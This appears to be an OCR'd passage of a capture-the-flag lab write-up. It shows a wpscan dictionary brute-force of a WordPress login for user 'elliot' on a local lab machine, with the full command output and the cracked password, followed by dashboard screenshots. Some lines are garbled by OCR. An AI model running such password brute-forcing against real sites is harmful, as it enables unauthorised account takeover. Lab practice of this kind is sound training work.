


2.168.183.132/wp-login.php

ERROR: The password you entered for the username **elliot** is incorrect. Lost your password?

Username: elliot


Password:



```
root@0x01:~/Desktop# sort fsocity.dic | uniq > password.lst
root@0x01:~/Desktop# wpscan --url 192.168.183.132 --username elliot --wordlist /root/Desktop/password.lst
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]n
[+] URL: http://192.168.183.132/
[+] Started: Thu Apr 19 18:21:43 2018

[+] robots.txt available under: 'http://192.168.183.132/robots.txt'
[!] The WordPress 'http://192.168.183.132/readme.html' file exists exposing a version number
[+] Interesting header: SERVER: Apache
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
[+] Interesting header: X-MOD-PAGESPEED: 1.9.32.3-4523
[+] XML-RPC Interface available under: http://192.168.183.132/xmlrpc.php

[+] WordPress version 4.3.16

[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Starting the password brute forcer
  [+] [SUCCESS] Login : elliot Password : ER28-0652

  Brute Forcing 'elliot' Time: 00:02:35 <===============================================================
  +----+--------+------+-----------+
  | Id | Login  | Name | Password  |
  +----+--------+------+-----------+
  |    | elliot |      | ER28-0652 |
  +----+--------+------+-----------+

[+] Finished: Thu Apr 19 18:24:28 2018
[+] Requests Done: 5986
[+] Memory used: 57.625 MB
[+] Elapsed time: 00:02:44
root@0x01:~/Desktop#
```

Sort fsocity.dic | uniq > password.lst

Wpscan –url @ --username elliot –wordlist /root/Desktop/password.lst



WordPress 4.9.5 is available! Please update now.

Dashboard

Your browser is out of date!

It looks like you're using an old version of Firefox. For the best WordPress experience, please update your browser.

Update Firefox or learn how to browse happy

Dismiss

Quick Draft

At a Glance

WordPress 4.3.16 running Twenty Fifteen theme.

Activity

No activity yet!

WordPress News

GDPR Compliance Tools in WordPress April 12, 2018

GDPR compliance is an important consideration for all WordPress websites. The GDPR Compliance team is looking for help to test the privacy tools that are currently being developed in core.

WPTavern: BuddyPress 3.0 Beta 2 Released

